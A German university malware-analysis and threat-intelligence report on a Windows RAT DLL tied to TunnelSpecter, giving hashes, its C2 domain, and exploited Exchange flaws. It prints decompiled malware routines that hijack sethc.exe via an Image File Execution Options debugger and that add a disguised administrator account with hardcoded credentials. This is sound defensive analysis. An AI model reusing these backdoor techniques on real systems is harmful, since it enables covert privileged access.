Westfälische Hochschule - Gelsenkirchen Bocholt Recklinghausen

Master Internet-Sicherheit

Malware Analysis and Cyber Threat Intelligence

Sommersemester 24

MCTI Threat Intelligence Report

Für das Observable:

5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50

Autoren: Dustin Munjes, Edda Winterstein, Soufian Chrarid

Dozent: Prof. Dr. Christian Dietrich

Inhaltsverzeichnis

1 Executive Summary

In diesem Bericht wird das Malware Sample mit dem Hash `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` detailliert dargestellt und analysiert. Bei der Malware handelt es sich um ein **Remote-Access-Tool (RAT)** über welches die Akteure vollen und verdeckten Zugriff auf ein infiziertes System erlangen. Das Sample scheint Teil einer größeren Kette von Tools und Techniken zu sein, von denen uns abseits des Samples jedoch keine weiteren direkt verwandten Observables vorliegen.

Aufgrund der anspruchsvollen technischen Implementierung der Malware und des Kommunikationsprotokolls lässt sich mit hoher Wahrscheinlichkeit annehmen, dass die Angreifer einem **Advanced Persistent Threat (APT)** zuzuordnen sind. Eine genaue Attribution war durch unsere Analyseergebnisse jedoch nur mit geringer Sicherheit möglich, wobei unterstützende Informationen aus einem weiteren Bericht auf eine Verbindung zu einem chinesischen Akteur hindeuten.

Obwohl das spezifische Ziel der Angreifer nicht eindeutig bestimmt werden konnte, ist sicher, dass die Malware ausschließlich Windows-Systeme infiziert. Angesichts der Komplexität des Command-and-Control (C2)-Protokolls und der aufwendigen Kommunikation gehen wir mit hoher Wahrscheinlichkeit davon aus, dass die Angriffe auf Unternehmen oder gezielte Einzelpersonen innerhalb von Organisationen abzielen. Es ist unwahrscheinlich, dass Privatpersonen das Ziel dieser Malware sind.

1.1 Schlüsselfunde

- Das vorliegende Malware-Sample implementiert ein eigenes C2-Protokoll, welches mittels DNS als Trägerprotokoll versteckte Kommunikation mit den Akteuren ermöglicht. Die Akteure beweisen dabei ein sehr gutes Verständnis des DNS-Protokolls, da Nachrichten manuell aufgebaut und verarbeitet werden, und Mechanismen zur Umgehung von DNS-Caching implementiert wurden.
- Als Basis-Domain des C2-Protokolls wird immer die URL **„microsoft-ns1.com“** angesprochen. Die Domain steht mit anderen Kampagnen, die unter anderem der **GhostRat** Malware zugeordnet sind, in Verbindung. Der Eigentümer der Domain wird durch einen Datenschutzdienst versteckt.
- Das Sample ist in der Lage, infizierte Systeme durch Fingerprints zu identifizieren und verschiedene vordefinierte Aktionen auszuführen, wie beispielsweise das Anlegen von Administrator-Accounts oder das Starten einer Reverse-Shell zur kompletten Steuerung des infizierten Systems durch die Akteure.
- Die Akteure können mit hoher Sicherheit einer APT-Gruppe zugeordnet werden. Mit niedriger Sicherheit kann eine Attribution in chinesische Richtung vorgenommen werden.
- Die Angriffsziele sind mit hoher Sicherheit Unternehmen und Organisationen mit Windows-basierter Infrastruktur. Eine geografische oder branchenspezifische Eingrenzung kann auf Basis unserer Ergebnisse nicht vorgenommen werden.

2 Allgemeine Informationen zum Observable

Zu Beginn sollen in diesem Abschnitt allgemeine Informationen zum Sample zusammengetragen werden.

2.1 Sample Collection

Mit dem gegebenen Hash des Prüfungssamples **5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50** ermöglicht die Sample Collection API eine Abfrage, mit der Meta-Informationen des Samples erhalten werden können. Die „sampleinfo"- und „samplemeta"-Abfrage ergab folgende Ergebnisse:

sha256	5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50
sha1	ab0d5bd686d449cdfce8a3197f95cdb912e9df8a
md5	248eb2d6eb16a141688cae6ca059ab38
filesize	77824
filetype	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
origin	apt
cmt	null
pehash	f156a34cf48fff41b16886bdefc88403
imphash	6e460aceb47dfd158fc20b0b04b28ce2
procver	2
impfuzzy	48:txdX1fFQsgepPBNesJimZYWz+fcCcDx/SKjAOVoG:txdX1dFPBNesOKXz+fcCcDpSKjwG
pdb_path	null
richhdrmd5	26048a555c256703f42f4313e05df94c
richpehash	4bdcaa50ba23d005e52c8bb1dd6c2888
richhdrinfo	[C++] VS98 (6.0) SP6 build 8804 count=10 id: 14, version: 7299 count=23[C] VS98 (6.0) SP6 build 8804 count=86id: 11, version: 8047 count=3 id: 93, version: 4035 count=15[—] Unmarked objects count=138 [C++] VS98 (6.0) build 8168 count=4[LNK] VS98 (6.0) imp/exp build 8168 count=1
build_timestamp	2020-08-07 00:55:25
export_filename	null

Tabelle 1: Ergebnisse der Sample-Collection Abfrage zum Prüfungssample

Mit diesen Informationen ermöglicht die Sample Collection weiterführende Abfragen. Die Suchen nach den Parametern „build_timestamp", „impfuzzy", „imphash", „pe_hash", „richhdrmd5" und „richpehash" mit den entsprechenden Werten des Prüfungssamples ergaben eine Übereinstimmung in all diesen Werten mit dem Sample **22d556db39bde212e6dbaa15**

`4e9bcf57527e7f51fa2f8f7a60f6d7109b94048e`. Neben den bereits aufgezählten Werten stimmt dieses Sample auch in allen anderen Werten bis auf den sha256-Hash mit dem Prüfungssample überein. Aus diesen Gründen und auch aufgrund der weiteren Betrachtung der Ähnlichkeit in Sektion 4.1 werden sowohl das Sample `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` als auch das Sample `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e`, wenn nicht anders geschrieben, als **Prüfungssample** gleichbedeutend bezeichnet.

Wird die build_timestamp-Abfrage auf einen zweimonatigen Zeitraum um den Build-Timestamp des Prüfungs Samples erweitert, ergibt die Abfrage ein weiteres Sample `0e0b5c5c5d569e2ac8b70ace920c9f483f8d25aae7769583a721b202bcc0778f`. Dieses besitzt den Build-Timestamp „2020-08-01 02:45:00“ und wird auch im Unit42-Report[14] erwähnt (siehe Sektion 2.2) als Loader von TunnelSpecter.

2.2 Internetrecherche zum Sample

Eine Internetrecherche auf Grundlage der sha256-Hashs des Prüfungssamples `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` und `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` liefert wenige, aber dennoch aussagekräftige Ergebnisse. Während eine Suche nach dem Hash `5c4e21dd928d05b816af7434efa3e88fd62c339a86a12fdeb7dc874cc514cf50` keine Suchergebnisse liefert, wird der Hash `22d556db39bde212e6dbaa154e9bcf57527e7f51fa2f8f7a60f6d7109b94048e` bereits in verschiedenen Quellen erwähnt.

2.2.1 Unit42 Report

Der Bericht „Operation Diplomatic Specter: An Active Chinese Cyberespionage Campaign Leverages Rare Tool Set to Target Governmental Entities in the Middle East, Africa and Asia“[14] von Palo Alto's Unit42 stellt eine wichtige Informationsquelle dar. Er behandelt verschiedene Aspekte der Malware und bietet Informationen über deren Verhaltensweise und insbesondere über die möglichen Hintergründe des Angriffs. Während sich die darin dargelegten Erkenntnisse über die Verhaltensweise der Malware mit den Ergebnissen der im Rahmen dieses Projekts durchgeführten Analyse decken, liefert der Report besonders in den Aspekten der Analyse wichtige Hinweise, die ausgehend von der von uns durchgeführten Analyse nicht genauer beleuchtet werden konnten. Wesentlich ist dabei jedoch die aufmerksame Trennung der Informationen, die über das Prüfungssample getätigt werden, von den Informationen, die allgemein über die Operation geliefert werden, in dessen Kontext möglicherweise der Angriff mit der hier vorliegenden Malware erfolgte. Informationen des Reports werden in den folgenden, thematisch passenden Abschnitten aufgeführt und jeweils als solche kenntlich gemacht.

Im Unit42 Bericht wird das Sample als Teil der Specter Malware Familie beschrieben, die laut dem Bericht zwar Ähnlichkeiten zu Ghost Rat aufweist, aber von Unit42 trotzdem als separate Sammlung geführt wird. Zu der Specter Familie gehören TunnelSpecter und SweetSpecter. Im Abschnitt der Indicators of Compromise wird das **Prüfungssample als „Decrypted Payload“ von TunnelSpecter** geführt. Als Decrypted Payload von SweetSpecter wird das Observable `0f72e9eb5201b984d8926887694111ed09f28c87261df7aab663f5dc493e215f` aufgeführt, dessen Verwandtschaft zum Prüfungssample im Rahmen der Analyse mit hoher Sicherheit festgestellt werden konnte.

2.2.2 VirusTotal

Beide Hashes des Prüfungssamples erzeugen bei VirusTotal eine Identifikation als **bösartig**. Sie werden beide als Trojaner eingestuft und den Familien „doris“, „agentb“ und „ghostrat“ zugeordnet.

2.2.3 Domain Lookup

Die im Prüfungssample enthaltene Domain **„microsoft-ns1.com“** ist über einen Datenschutzdienst namens **Domains by Proxy** registriert, der seinen Kunden die Möglichkeit bietet, eine Domain privat zu registrieren, wobei ihre Daten verborgen bleiben. Dies bedeutet, dass wir auf diese Weise keine weiteren Informationen über die Domänenbesitzer sammeln können.

3 Technische Analyse

Es folgt nun eine detaillierte technische Analyse des Observables, zur Darstellung der Fähigkeiten sowie des C2 Protokolls.

3.1 Infektionsvektor

Da das Sample im Rahmen einer Prüfung ohne Kontextinformationen übergeben wurde, ist es uns nicht möglich, den ursprünglichen Infektionsvektor eindeutig zu bestimmen. Um den Infektionsweg nachvollziehen zu können, wären zusätzliche Informationen wie Log-Dateien, Netzwerkverkehr oder Hinweise auf den Erstzugang erforderlich. Da diese jedoch nicht verfügbar sind, stützt sich unsere Analyse des Infektionsvektors hauptsächlich auf den oben genannten Report von Palo Alto Networks[14] sowie ergänzenden Quellen.

Der Report gibt bekannt, dass Schwachstellen in einem Exchange-Server, speziell **ProxyLogon (CVE-2021-26855)** und **ProxyShell (CVE-2021-34473)**, von der Malware ausgenutzt wurden. ProxyLogon ist eine kritische Schwachstelle in Microsoft Exchange Servern, die es einem Angreifer ermöglicht, die Exchange-Authentifizierung zu umgehen, indem eine **SSRF-Anfrage** (Server-Side Request Forgery) erzwungen wird [8]. Dadurch kann der Angreifer beliebige HTTP-Anfragen im Namen des Exchange-Computerkontos senden. Diese Ausnutzung erlaubt es dem Angreifer, ohne vorherige Authentifizierung remote Code auf dem Server auszuführen [8].

Die Schwachstelle führt zu einer Privilege-Escalation, da die Exchange-Dienste unter dem hoch privilegierten Konto **NT AUTHORITY** laufen. Dieses Konto verfügt über die höchsten Berechtigungen im Windows-System, was dem Angreifer die vollständige Kontrolle über den Exchange-Server ermöglicht. Als Folge können weiterführende Angriffe durchgeführt werden, wie etwa die Installation von Webshells oder das Erstellen neuer Administratorkonten [8].

ProxyShell beschreibt eine Angriffsmethode, bei der drei Schwachstellen in Exchange-Servern genutzt werden: **CVE-2021-34473**, **CVE-2021-34523** und **CVE-2021-31207** [7]. Diese Schwachstellen ermöglichen es einem Angreifer, ohne Authentifizierung über das Internet Befehle auf einem ungepatchten Exchange-Server auszuführen, was eine vollständige Kompromittierung des Systems ermöglicht [7]. Der Angriff richtet sich gegen den Client Access Service (CAS) von Exchange.

Die Schwachstellen im Detail:

1. **CVE-2021-34473:** Diese Schwachstelle erlaubt es einem Angreifer, als Exchange-Server-Account auf interne Server-URLs zuzugreifen.
2. **CVE-2021-34523:** Führt zu einer Erhöhung der Zugriffsrechte, wodurch der Angreifer höhere Berechtigungen erhält und Befehle auf dem Server ausführen kann.
3. **CVE-2021-31207:** Ermöglicht es, eine schädliche Datei auf den Server zu laden (z. B. eine Webshell), die Angreifern weiteren Zugang verschafft.

Ein Angreifer könnte eine Anfrage mit einer bekannten E-Mail-Adresse senden, um den Legacy Distinguished Name (LegacyDN) eines Benutzers herauszufinden. Mit dieser Information kann er eine weitere Anfrage stellen, um die Sicherheitskennung (SID) des Benutzers zu erhalten. Diese Kennung erlaubt es dem Angreifer, einen Authentifizierungstoken zu erstellen und sich damit bei der Exchange PowerShell anzumelden. Dadurch erlangt der Angreifer volle Kontrolle

und kann kritische Befehle ausführen, wie z. B. das Exportieren von E-Mail-Postfächern oder das Platzieren von Malware auf dem Server [7]. Obwohl der Angriffsvektor von uns nicht weiter untersucht wurde, erscheint es plausibel, dass der Infektionsvektor zur Malware gehört, da er eine Privilege-Escalation ermöglicht, die für die Erstellung eines Administratorkontos und die Manipulation der Registry-Keys durch die Malware erforderlich ist.

3.2 Persistenz

Das Prüfungssample verwendet zwei voneinander unabhängige Mechanismen, um Persistenz auf einem kompromittierten Windows-System zu erreichen.

3.2.1 Manipulation von sethc.exe

Einer dieser Mechanismen basiert auf der Manipulation von Registry-Keys, indem **sethc.exe (Sticky Keys)** als Unterschlüssel des Registry Keys **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options** angelegt und der Debugger von sethc.exe auf den Task-Manager umgeleitet wird. Auf Code-Ebene erfolgt die Erzeugung des sethc.exe Keys durch die Funktion RegCreateKeyExA(), wie in Abbildung 1 erkenntlich ist.

```
1  int __cdecl attach_to_sethc_exe_sub_10001290(BYTE *lpData)
2  {
3    int result; // eax
4    HKEY hKey; // [esp+0h] [ebp-8h] BYREF
5    HKEY phkResult; // [esp+4h] [ebp-4h] BYREF
6
7    phkResult = 0;
8    hKey = 0;
9    result = RegOpenKeyExA(
10             HKEY_LOCAL_MACHINE,
11             "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options",
12             0,
13             0x2001Fu,
14             &phkResult);
15   if ( !result )
16   {
17     if ( !RegCreateKeyExA(phkResult, "sethc.exe", 0, 0, 0, 0x2001Fu, 0, &hKey, 0) )
18     {
19       RegSetValueExA(hKey, "Debugger", 0, 1u, lpData, 0xFEu);
20       RegCloseKey(hKey);
21     }
22     return RegCloseKey(phkResult);
23   }
24   return result;
25 }
```

Abbildung 1: Erstellung des Unterschlüssels für sethc.exe und Setzen des Debugger-Werts

Sethc.exe ist ein Windows-Systemprogramm, das zur Barrierefreiheit Funktion Sticky Keys gehört. Das Programm kann auf dem Anmeldebildschirm durch fünfmaliges Drücken der Umschalttaste ohne Authentifizierung ausgeführt werden. Besonders daran ist, dass während der Ausführung Systemrechte erlangt werden, was dem Nutzer weitreichende Privilegien auf Systemebene gewährt.

Nach der Erzeugung hängt die Malware den Task-Manager an den Debugger, umgesetzt durch den Code-Abschnitt in Abbildung 2.



Abbildung 2: Aufrufen der Funktion zum Anhängen eines Debuggers an sethc.exe mit Taskmanager als Parameter



Abbildung 3: Erstellung des Unterschlüssels für sethc.exe und Setzen des Debugger-Werts

Abbildungen 3 und 4 zeigen Mitschnitte des Programms Process Monitor [15], womit Registry-Aktivitäten durch einen Prozess wie hier rundll32.exe, der dazu verwendet wurde, um die Malware-DLL **sample.dll** auszuführen, mitgeschnitten werden können. In den Mitschnitten kann beobachtet werden, wie die Funktionen RegCreateKey und RegSetValue verwendet werden, um die entsprechenden Änderungen in der Windows-Registry vorzunehmen. Diese Änderungen legen taskmgr.exe als Debugger für sethc.exe fest. Abbildung 3 zeigt die Erstellung der Registry-Keys, während Abbildung 4 den Vorgang des Setzens des Wertes, der den Task-Manager als Debugger zuweist, dokumentiert.

Der Debugger hat die Funktion, das eigentliche Programm, in diesem Fall sethc.exe, zu überwachen und es durch ein anderes Programm zu ersetzen, wenn es gestartet wird. Durch das Anhängen des Task-Managers an den Debugger, erhält der Angreifer die Möglichkeit den Task-Manager ohne Authentifizierung vom Anmeldebildschirm aus mit Systemrechten auszuführen und für sich nutzbar zu machen.



Abbildung 4: Anhängen des Taskmanagers an sethc.exe



Abbildung 5: Ausführung des Taskmanagers anstelle der sethc.exe auf dem Anmeldebildschirm

Dies wird durch Abbildungen 5 und 6 dargestellt, die in unserer Malware-Analyse-Umgebung aufgenommen wurden und die Ausnutzung dieser Schwachstelle demonstrieren. Die Abbildungen dokumentieren die Ausführung der manipulierten sethc.exe auf dem Windows-Anmeldebildschirm.



Abbildung 6: Gestartete cmd.exe mit NT AUTHORITY Token

Abbildung 6 zeigt, dass cmd.exe über den Taskmanager gestartet wurde und bestätigt, dass sie mit Systemrechten ausgeführt wird.

Da die Änderungen in der Registry vorgenommen werden, bleiben sie auch nach einem Neustart des Systems bestehen, was bedeutet, dass der Angreifer über diesen Weg jederzeit erneut Zugang zum System erhält. Zudem bleibt dieser Angriff häufig unentdeckt, da die Manipulation über legitime Windows-Prozesse erfolgt. Sicherheitslösungen könnten den Aufruf des Task-Managers als regulär einstufen.

3.2.2 Anlegen eines Administratorkontos

Der zweite Mechanismus basiert auf der Einrichtung eines Administratorkontos. Abbildung 7 zeigt den Code-Abschnitt, mit dem die Malware das Administratorkonto erstellt und es der Administratorengruppe hinzufügt. Diese Funktion haben wir `add_admin_account_sub()` genannt und verwendet die Windows-API, um einen neuen Benutzer zu erstellen und diesen direkt in die lokale Administratorengruppe aufzunehmen.

```
BOOL add_admin_account_sub_100011A0()
{
  DWORD parm_err; // [esp+4h] [ebp-28h] BYREF
  BYTE v2[4]; // [esp+8h] [ebp-24h] BYREF
  BYTE buf[4]; // [esp+Ch] [ebp-20h] BYREF
  const wchar_t *v4; // [esp+10h] [ebp-1Ch]
  int v5; // [esp+18h] [ebp-14h]
  int v6; // [esp+1Ch] [ebp-10h]
  int v7; // [esp+20h] [ebp-Ch]
  int v8; // [esp+24h] [ebp-8h]
  int v9; // [esp+28h] [ebp-4h]

  parm_err = 0;
  *(_DWORD *)buf = L"SUPPORT_388945c0";         // username
  v4 = L"Abc159753@";                          // password
  v5 = 1;
  v6 = 0;
  v7 = 0;
  v8 = 1;
  v9 = 0;
  if ( NetUserAdd(0, 1u, buf, &parm_err) )
    return 0;
  *(_DWORD *)v2 = *(_DWORD *)buf;
  return NetLocalGroupAddMembers(0, L"Administrators", 3u, v2, 1u) == 0;
}
```

Abbildung 7: Anlegen des neuen Administratorkontos mit statischen Credentials

Der Benutzername des neuen Kontos lautet `SUPPORT_388945c0` und das Passwort hat den Wert`Abc159753@`. Die Bezeichnung des Administratorkontos `SUPPORT_388945c0` erinnert an das standardmäßig eingebaute Windows Support-Konto mit dem Benutzernamen „SUPPORT_388945a0“ [14, 1]. Dies soll vermutlich bewirken, dass das Admin-Konto der Malware als legitim angesehen wird.

3.3 Bewertung

Die Nutzung von zwei Mechanismen dient sehr wahrscheinlich dem Zweck, den Zugriff auf das System aufrechtzuerhalten, falls ein Mechanismus entfernt wird. Insgesamt sind die Persistenzmechanismen als eher schlicht zu bewerten, da die Manipulation von sethc.exe eine weithin bekannte Methode ist [16] und auch von anderer Malware, wie dem **Occamy Trojan** [5], verwendet wird. Ebenso ist die Erstellung eines Admin-Kontos keine besonders raffinierte Technik, da sie leicht entdeckt werden kann. Auch ist festzuhalten, dass die beschriebenen Mechanismen keine dauerhafte Persistenz der Malware realisieren, sondern lediglich den erneuten Zugriff auf das System ermöglichen. Der Zugriff auf diese beiden Mechanismen kann über Remote-Access bzw. Remote Desktop Protocol (RDP) erfolgen.

3.4 Command and Control (C2)

Im Rahmen der Analyse des Prüfungssamples konnten mehrere, teilweise sehr anspruchsvolle, Command and Control (C2)-Funktionalitäten als wesentlicher Bestandteil der Malware identifiziert werden. Es wird ein eigens entwickeltes C2-Protokoll verwendet, das auf DNS als Trägerprotokoll aufbaut, um eine verdeckte Kommunikation zu ermöglichen. Die Akteure weisen ein ausgezeichnetes Verständnis des DNS-Protokolls vor, da DNS-Abfragen und Antworten manuell aufgebaut und verarbeitet werden, und sogar Dinge wie das Cachen von DNS-Antworten durch andere DNS-Server berücksichtigt werden.

Es konnten zwei verschiedene Ansätze der C2-Kommunikation festgestellt werden, die es den Akteuren erlauben, über das implementierte C2-Protokoll mit der Malware zu interagieren: ein statischer sowie ein interaktiver Ansatz.

Im Folgenden werden die unterschiedlichen Facetten der C2-Kommunikation des untersuchten Prüfungssamples detailliert erläutert und analysiert.

3.4.1 Allgemeiner Kommunikationsablauf

Jede Kommunikation der Malware läuft grundsätzlich über die gleiche Schnittstelle. Es wird an verschiedenen Stellen im Sample, immer wenn mit den C2-Servern kommuniziert werden soll, eine Funktion aufgerufen, welche wir `send_msg_and_recv_command` genannt haben.

```
1 BOOL __thiscall send_msg_and_recv_command_sub_10002130(
2         _DWORD *socketContainer,
3         int dnsRecordType,
4         LPCSTR subdomainWithEncodedInformation,
5         char *ipv4StaticC2Command,
6         char *ipv6InteractiveC2Command,
7         int encodeMessage)
8 {
```

